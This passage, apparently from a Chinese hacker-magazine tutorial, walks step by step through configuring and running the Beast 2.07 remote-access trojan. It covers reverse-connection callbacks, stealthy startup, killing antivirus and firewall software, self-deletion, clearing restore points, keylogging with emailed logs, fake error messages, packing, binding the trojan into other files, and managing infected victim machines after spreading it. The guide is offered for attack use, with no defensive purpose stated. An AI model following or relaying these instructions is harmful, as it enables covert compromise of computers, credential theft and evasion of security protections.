


图 2

然后点击“Notifications”按钮，对服务端的上线通知方式进行设置。程序提供了电子邮件、ICQ、CGI 等多种上线通知方式供大家选择，大家可以根据自己的实际情况进行设置。由于前面我们选择了反弹连接的方式，所以这里选择“SIN”方式（如图 3）。在“IP（DNS） address”处输入你电脑当前的 IP 地址，如果你不知道，可以点击“GET IP”按钮，程序会进行自动更新 IP 地址的。而像电子邮件、ICQ、CGI 等上线方式的设置也很简单，大家根据提示就可以完成，到时服务端可以将对方的 IP 地址、密码等发送到邮件、ICQ 上。接着点击“Startup”按钮，对服务端的启动方式进行设置，新版本的 Beast 采用了极为少见的利用 ActiveX 控件进行木马启动的方式，这样就更增加了隐蔽性（如图 4）。




图 3

再点击“AV-FW Kill”按钮，选择“Disable XP FireWall”可以封杀 Windows XP 系统自带的网络防火墙。选择“Kill AV-FW on start”，不仅可以让防火墙、防毒软件一启动就关闭，还可以设置检测的时间间隔，通过设定时间对防火墙、杀毒软件进行关闭（如图 5）。木马默认就可以杀掉 381 种防火墙和杀毒软件，如果你觉得不够，可以点击“Configure”进行添加，例如你想杀掉瑞星，就输入




图 4




图 5




图6




图7

"RISING"就可以了（如图6）。

最后选择"Misc"按钮，对其它的服务端杂项进行设置。选择"Melt server on install"选项就可以在服务端安装后自动删除服务端程序本身。"Clear Restore points"选项可以清除XP的系统还原功能（如图7）。而选择"Enable keylogger"就可以激活键盘记录功能。新版本的Beast新添加了"Configure"按钮，点击"Configure"按钮，在弹出的"Keylogger"窗口对键盘记录功能进行设置。"Logfile size limit"和"Logfile name"分别表示对记录文件大小的限制和文件名称的设定。选择"Enable keylog emailer"后，当记录文件达到你设定的大小后，就会自动发送到你设定的邮箱里。当选择"Enable smart keylogger"后，服务端程序会根据窗口名称来判断并记录下设定程序中的键盘输入（如图8）。"Fake error message"可以设置木马服务端运行后的错误提示，点击"Configure"按钮在弹出的窗口对错误提示的图标、按钮、正文等进行设定（如图9）。而"Delay execution"可以对服务端的运行时间及系统重新启动的次数进行设定（如图10）。最后，通过"Exe Icon"可以对服务端的图标进行设置。所有选项的设置完成后，点击"Save"按钮就可保存服务端的设置，下次要配置服务端时，点击"Load"按钮就可以读取以前的配置文件。现在点击"Save Server"按钮就可以在木马的文件夹中生成一个新的木马服务端，服务端程序自动经过FSG2.0的加壳处理。

如果你觉得有必要的话，可以点击主窗口上的"Binder"按钮，然后在弹出的窗口中对服务端进行捆绑处理（如图11）。点击"Add File"按钮可以添加欲捆绑的文件，在点击"Choose Icon"按钮可以选择更换文件图标，最后点击"Bind Files"按钮即可生成捆绑有服务端的新文件。




图8




图9

2.控制服务端

将配置好的服务端传播出去后，我们就守株待兔等着肉鸡上线来找我们。由于我们使用的是反弹连接的方式，所以在Beast 2.07的主界面下面的"Port"中填入刚刚设置服务端时填入的端口号3127，然后点击"Start Listening[SIN]"对该端口进行监听，等待服务端上线。由于是采用反弹连接的方式，则服务端会自动连接到木马的客户端，所以我们无需知道肉鸡的IP地址；如果是采用正向连接的方式，我们就需要首先通过Email、ICQ等得到肉鸡的IP地址，然后主动进行连接。在Beast 2.07的主界面中，我们设置好"Host"、"Port"和"Password"后，点击"Disconnect"按钮即可连接成功。如果你有大量的肉鸡需要控制，点击"Port"后的箭头图标，在弹出的"Address Book"窗口进行配置。在窗口下面分别填入"IP Address"、"Port"、"Password"和"Comment"，然后点击"Add"按钮将其添加到列表中，还可以通过"Remove"和"Replace"按钮对列表内容进行删除或修改（如图12）。




图11




图12

